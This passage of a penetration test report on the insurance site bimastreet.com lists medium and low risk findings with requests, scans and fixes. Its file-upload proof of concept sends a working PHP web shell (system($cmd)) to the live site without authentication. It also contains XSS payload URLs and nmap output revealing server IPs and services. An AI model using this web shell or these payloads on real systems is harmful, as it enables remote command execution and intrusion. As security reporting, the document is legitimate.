HSTS stands for HTTP Strict Transport Security. It is a method used by websites to declare that they should only be accessed using a secure connection (HTTPS). If a website declares an HSTS policy, the browser must refuse all HTTP connections and prevent users from accepting insecure SSL certificates.

### **Proof of Concept:**



The screenshot shows a browser interface. On the left, there is a shield icon with a large red 'X' inside it, indicating a problem. To the right of the icon, the URL <https://www.bimastreet.com/> is displayed. Further to the right, the text "Tested from United Kingdom on Nov 17, 2020 7:47 AM" is shown. Below the URL, the message "Couldn't find the HSTS header in the response headers." is displayed.

### **Recommendation:**

- 1) Make sure that your sites have valid certificates and up-to-date ciphers.
- 2) If your sites are available via HTTP, redirect all requests to HTTPS.
- 3) Make sure that points 1 and 2 above apply to all your domains and subdomains (according to your DNS records).

- 4) Serve the Strict-Transport-Security header over HTTPS for the base domain with max-age of at least 31536000 (1 year), the includeSubDomains directive, and the preload directive.

## 10.15 Cookie Misconfiguration:

Name of Vulnerability	Cookie Misconfigurtion
URL	<a href="https://www.bimastreet.com/myaccount/Business/UploadMissingPolicy">https://www.bimastreet.com/myaccount/Business/UploadMissingPolicy</a>
Risk	Medium

### Description:

The user can perform any action without the session cookie because session cookie is not validated properly.

### Proof of Concept:

In this request the session cookie is used.

```

Request
Raw Params Headers Hex
Pretty Raw \n Actions ▾
1 POST /myaccount/Business/UploadMissingPolicy HTTP/1.1
2 Host: www.bimastreet.com
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: application/json, text/javascript, */*; q=0.01
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 X-Requested-With: XMLHttpRequest
8 Content-Type: multipart/form-data;
boundary-----26529389584293544549932697166
9 Content-Length: 482
10 Origin: https://www.bimastreet.com
11 Connection: close
12 Referer: https://www.bimastreet.com/myaccount/Business/MissingPolicy
13 Cookie: ASP.NET_SessionId=m4d4qqdpertguneqqzkkq2v
14
15 -----26529389584293544549932697166
16 Content-Disposition: form-data; name="test.php"; filename="test.php"
17 Content-Type: application/x-php
18
19 <?php if(isset($_REQUEST['cmd'])){ echo "<pre>"; $cmd = ($_REQUEST['cmd']); system($cmd);
echo "</pre>"; die; }?>
20 -----26529389584293544549932697166
21 Content-Disposition: form-data; name="Path"
22
23 /MissingPolicy/
24 -----26529389584293544549932697166-
25

```

  
Response
Raw Headers Hex
Pretty Raw Render \n Actions ▾
1 HTTP/1.1 200 OK
2 Content-Type: application/json; charset=utf-8
3 Server: Microsoft-IIS/10.0
4 Strict-Transport-Security: max-age=2592000
5 X-Powered-By: ASP.NET
6 Date: Thu, 19 Nov 2020 17:48:52 GMT
7 Connection: close
8 Content-Length: 125
9
10 {"response": "Done", "path": "C:\inetpub\wwwroot\NayaCoreCRM\CRMsolutionSLN\wwwroot\MissingPolicy/test.php"}

Here in this cookie i removed the session cookie and still server accept my request-

```

Request
Raw Params Headers Hex
Pretty Raw \n Actions ▾
1 POST /myaccount/Business/UploadMissingPolicy HTTP/1.1
2 Host: www.bimastreet.com
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: application/json, text/javascript, */*; q=0.01
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 X-Requested-With: XMLHttpRequest
8 Content-Type: multipart/form-data;
boundary-----26529389584293544549932697166
9 Content-Length: 482
10 Origin: https://www.bimastreet.com
11 Connection: close
12 Referer: https://www.bimastreet.com/myaccount/Business/MissingPolicy
13
14 -----26529389584293544549932697166
15 Content-Disposition: form-data; name="test.php"; filename="test.php"
16 Content-Type: application/x-php
17
18 <?php if(isset($_REQUEST['cmd'])){ echo "<pre>"; $cmd = ($_REQUEST['cmd']); system($cmd);
echo "</pre>"; die; }?>
19 -----26529389584293544549932697166
20 Content-Disposition: form-data; name="Path"
21
22 /MissingPolicy/
23 -----26529389584293544549932697166-
24

```

  
Response
Raw Headers Hex
Pretty Raw Render \n Actions ▾
1 HTTP/1.1 200 OK
2 Content-Type: application/json; charset=utf-8
3 Server: Microsoft-IIS/10.0
4 Strict-Transport-Security: max-age=2592000
5 X-Powered-By: ASP.NET
6 Date: Thu, 19 Nov 2020 17:49:03 GMT
7 Connection: close
8 Content-Length: 125
9
10 {"response": "Done", "path": "C:\inetpub\wwwroot\NayaCoreCRM\CRMsolutionSLN\wwwroot\MissingPolicy/test.php"}

### Recommendation:

Properly validate the session cookie, without session cookie no user can perform any kind of action.

### **10.16 SSL Version Outdated:**

Name of Vulnerability	SSL Version Outdated
URL	<a href="https://www.bimastreet.com">https://www.bimastreet.com</a>
Risk	Medium

#### **Description:**

The HTTP clear-text protocol is normally secured via an SSL or TLS tunnel, resulting in HTTPS traffic. In HTTPS protocol server and client, handshake determines the suitable cipher. The strength of the ciphers determines the strength of the tunnel.

#### **Proof of Concept:**

SSL/TLS Protocols:		
SSLv2	disabled	
SSLv3	disabled	Total Business
TLSv1.0	enabled	109152
TLSv1.1	enabled	
TLSv1.2	enabled	
TLSv1.3	disabled	

#### **Recommendation:**

Disable the outdated version if they are not in use and if possible Enable the TLSv1.3.

### **10.17 Weak Password Policy:**


Name of Vulnerability	Weak Password Policy
URL	<a href="https://bimastreet.com/myaccount/Account/CallCheck">https://bimastreet.com/myaccount/Account/CallCheck</a>
Risk	Medium

#### **Description:**

The application lets the users to set any easy password. The password can be set to "1".

This lets the attackers to easily brute-force & gets the password of the victim user.

#### **Proof of Concept:**



### **Recommendation:**

The password length should be at least of 8 characters.

The password should contain a combination of Alphabets, numbers & special characters.

### **10.18 No Input Validation:**

Name of Vulnerability	No Input Validation
URL	<a href="https://www.bimastreet.com/CIM/BusinessReport/GetTodaySaleDetails?FromDate=null&amp;ToDate=null&amp;ReportType='; alert(1); //">https://www.bimastreet.com/CIM/BusinessReport/GetTodaySaleDetails?FromDate=null&amp;ToDate=null&amp;ReportType='; alert(1); //</a> <a href="https://www.bimastreet.com/CIM/BusinessReport/HealthDetails?ReportType=%22;%20alert(1);%20/L">https://www.bimastreet.com/CIM/BusinessReport/HealthDetails?ReportType=%22;%20alert(1);%20/L</a>
Risk Level	Low

### **Description:**

Input validation is a frequently-used technique for checking potentially dangerous inputs in order to ensure that the inputs are safe processing within the code, or when communicating with other components. When software does not validate input properly, an attacker is able to craft the input in a form that is not expected by the rest of the application. This will lead to parts of the system receiving unintended input, which may result in altered control flow, arbitrary control of a resource, or arbitrary code execution.

### **Proof of Concept:**

Dashboard - Mozilla Firefox

Nov 18 18:42

Dashboard

”; alert(1); //

Total NoPs: 12 | Total Business: ₹105559 | Today Nops: 0 | Today Business: ₹0

No of Record : 0 Total Business : 0 Last 30 Days October 20, 2020 - November 18, 2020 Create Chart

Show 10 entries Search:

Contact	User Name	Customer Name	Role	Insurer Name	Vehicle	Variant	RTO	Registration Number	Policy No.	Lead Source	Amount	Policy	Referral Code	Policy Date	Path
No data available in table															

Dashboard - Mozilla Firefox

Nov 18 18:44

Dashboard

%22;%20alert(1);%20//

Total NoPs: 1 | Total Business: ₹27660 | Today Nops: 0 | Today Business: ₹0

No of Record : 0 Total Business : 0 Please Select November 18, 2020 - November 18, 2020

Search: bms@gmail.com

Mobile	UserName	CustomerName	Role name	Company Name	PolicyType	AdultCount	ChildCount	PlanName	Lead Source	Policy	Referral Code	Policy Number	TotalPremium	CreatedD
--------	----------	--------------	-----------	--------------	------------	------------	------------	----------	-------------	--------	---------------	---------------	--------------	----------

## **Recommendation:**

Properly validate the input on both sides Client as well as server side.

**NOTE - DO THIS IN WHOLE WEBSITE ON EACH AND EVERY PARAMETER.**

## 10.19 Broken Links:

Name of Vulnerability	Broken Links
URL	<a href="https://www.bimastreet.com/Amaze/care@bimastreet.com">https://www.bimastreet.com/Amaze/care@bimastreet.com</a> <a href="https://www.bimastreet.com/Home/care@bimastreet.com">https://www.bimastreet.com/Home/care@bimastreet.com</a> <a href="http://www.bimastreet.com/Home/care@bimastreet.com">http://www.bimastreet.com/Home/care@bimastreet.com</a> <a href="http://www.bimastreet.com/Amaze/care@bimastreet.com">http://www.bimastreet.com/Amaze/care@bimastreet.com</a>
Risk Level	Low



### Description:



These links are provided in the dashboard but the links are not in use.

### Proof of Concept:

The following links seem to be broken on the webpage.

Status	Type	URL	Source
☒ Page Not Found	Internal	https://www.bimastreet.com/Amaze/care@bimastreet.com	https://www.bimastreet.com/Amaze/Contact
☒ Page Not Found	Internal	https://www.bimastreet.com/Home/care@bimastreet.com	https://www.bimastreet.com/Home/Claim
☒ Page Not Found	Internal	http://www.bimastreet.com/Home/care@bimastreet.com	http://www.bimastreet.com/Home/Claim
☒ Page Not Found	Internal	http://www.bimastreet.com/Amaze/care@bimastreet.com	http://www.bimastreet.com/Amaze/Contact





## **Recommendation:**

Remove these links if not in use.

## **10.20 Banner Grabbing:**

Name of Vulnerability	Banner Grabbing
URL	<a href="https://www.bimastreet.com/">https://www.bimastreet.com/</a>
Risk	Low

### Description:

Banner grabbing is a technique used to gain information about a computer system on a network and the services running on its open ports. Administrators can use this to take inventory of the systems and services on their network. However, an intruder can use banner grabbing in order to find network hosts that are running versions of applications and operating systems with known exploits. IIS version disclosed when we try to access any Forbidden URL.

### Proof Of Concept:

```

Request
Raw Headers Hex
Pretty Raw \n Actions ▾
1 GET / HTTP/1.1
2 Host: www.bimastreet.com
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9
10

Response
Raw Headers Hex
Pretty Raw Render \n Actions ▾
1 HTTP/1.1 200 OK
2 Cache-Control: no-cache, no-store
3 Pragma: no-cache
4 Content-Type: text/html; charset=utf-8
5 Expires: -1
6 Server: Microsoft-IIS/10.0
7 Set-Cookie: ASP.NET_SessionId=e5lpv100q5ymmkwcr3ljjnom; path=/; HttpOnly; SameSite=Lax
8 X-AspNetMvc-Version: 5.2
9 X-AspNet-Version: 4.0.30319
10 X-Powered-By: ASP.NET
11 Date: Tue, 17 Nov 2020 07:43:53 GMT
12 Connection: close
13 Content-Length: 193828
14
15
16
17
18
19 <script src="/Scripts/jquery-1.10.2.min.js">
</script>
20 <script src="/AngularJs/AngularSupport/angular.js">
</script>
21
22 <!DOCTYPE html>
23 <html>
24 <head>
25
26 <title>
27

```

### Recommendation:

Make sure that all the services running on the server's open ports do not reveal information about their builds and versions.

### 10.21 Click Jacking:

Name of Vulnerability	Clickjacking
URL	<a href="https://www.bimastreet.com/">https://www.bimastreet.com/</a>
Risk	Low

### Description:

Clickjacking (User Interface redress attack, UI redress attack, UI redressing) is a malicious technique of tricking a Web user into clicking on something different from what the user perceives they are clicking on, thus potentially revealing confidential

information or taking control of their computer while clicking on seemingly innocuous web pages.

## **Proof of Concept:**

Website is vulnerable to clickjacking!

The screenshot shows a mobile-optimized version of the BIMASTREET website. At the top, there's a header with the BIMASTREET logo and a navigation menu icon. Below the header, a banner reads "Insurance and Beyond...". A horizontal menu bar below the banner includes "HEALTH" (which is underlined in blue), "CAR", "BIKE", and "TERM LIFE". The main content area is titled "We help you find better plans for **Health Insurance**". It contains three input fields: "Gender", "Members to be Insured", and "Pincode", followed by a large blue circular button with a white plus sign in the center.

## **Recommendation:**

Configure your web server to include an X-Frame-Options header.

## **10.22 Various PORTS Open:**

Name of Vulnerability	Various PORTS Open
URL	<a href="https://www.bimastreet.com/">https://www.bimastreet.com/</a>
Risk	Low

## **Description:**

Various PORTS are open on this URL and revealing server versions and other information.

## **Proof of Concept:**

```

PORT      STATE SERVICE      VERSION
53/tcp    open  domain      Simple DNS Plus
80/tcp    open  http        Microsoft IIS httpd 10.0
|_http-methods:
|  _ Potentially risky methods: TRACE
|  _http-server-header: Microsoft-IIS/10.0
|  _http-title: IIS Windows Server
113/tcp   closed ident
135/tcp   open  msrpc      Microsoft Windows RPC
443/tcp   open  ssl/http   Microsoft IIS httpd 10.0
|_http-methods:
|  _ Potentially risky methods: TRACE
|  _http-server-header: Microsoft-IIS/10.0
|  _http-title: IIS Windows Server
|  _ssl-cert: Subject: commonName=riskoveryinsurance.com
|  Subject Alternative Name: DNS:riskoveryinsurance.com, DNS:www.riskoveryinsurance.com
|  Not valid before: 2020-07-21T15:49:13
|  Not valid after:  2021-07-21T15:31:21
|  _ssl-date: 2020-11-17T08:46:49+00:00; -52s from scanner time.
|  tls-alpn:
|    h2
|  _ http/1.1
1801/tcp  open  msmq?
2000/tcp  open  cisco-sccp?
3306/tcp  open  mysql?
|_fingerprint-strings:
|  DNSVersionBindReqTCP, FourOhFourRequest, GetRequest, Help, Kerberos, LANDesk-RC, LDAPBindReq, LDAPSearchReq, LPDString, NULL, NotesRPC, RTSPRequest, SMBProgNeg, TLSSessionReq, X11Probe:
|_| Host '132.154.244.88' is not allowed to connect to this MariaDB server
5060/tcp  open  sip?
8080/tcp  open  http       Apache httpd 2.4.43 ((Win64) OpenSSL/1.1.1g PHP/7.2.32)
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.2.32
|_http-title: Welcome to XAMPP
|_Requested resource was http://103.139.58.21:8080/dashboard/
10050/tcp open  tcpwrapped
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service

```

## **Recommendation:**

Hide the PORTS which are not in use or if the PORTS are in use then hide them behind the firewall and also remove the other server information.

## Assessment Limitations

The Web Application Assessment has been limited to the boundaries set in the contract and legal agreement. Following were the limitations while performing the web application audit assessment for BimaStreet over the proxy server:

The Web Application Assessment exercise is an attempt to identify the existing vulnerabilities present on the web server. The assessment is limited by the state of technology and functionality of software tools or products deployed at that point in time. Recon however does ensure that the tools and methodologies used are the best available and are the most recent versions.

This exercise does not guarantee the successful exploitation of the vulnerabilities later on, which were identified during the scanning and identification phase. Evidences in terms of screenshots have been presented wherever possible in the report for all successful and unsuccessful tests. To ensure that configuration and application changes do not uncover new vulnerabilities and to utilize advantages in scanning techniques that may uncover vulnerabilities in existing systems regular web application assessments be carried out.

Web Application Assessment exercise was only limited to the web application mentioned in the scope of the activity with the normal user access privileges. However, considering the other assets as a launch pad was not considered for the application audit exercise scope and having more access to the target systems as compared to normal access, could also develop the additional attack surface for these assets

The tool used for automated/Manual Web Application Scanning and identifying vulnerabilities. The report developed and the recommendations documented are hence derived from the output of automated/Manual tool and based on the OWASP standard of securing the Web Applications.

## Disclaimer

Any advice, opinion, measures or recommendations suggested or supplied by Recon shall not amount to any form of warranty or guarantee that the intended result will be achieved or that any steps taken by the Client pursuant to such advice, opinion, measures or recommendations will guarantee that the Client's IT systems will be free from harmful components or from unauthorized interception or interference. The Client shall be solely responsible for the management, conduct and operation of its business and affairs; including without limitation for deciding on its use of the Results, choosing to what extent it wishes to rely on the Results, and/or implementing the recommendations.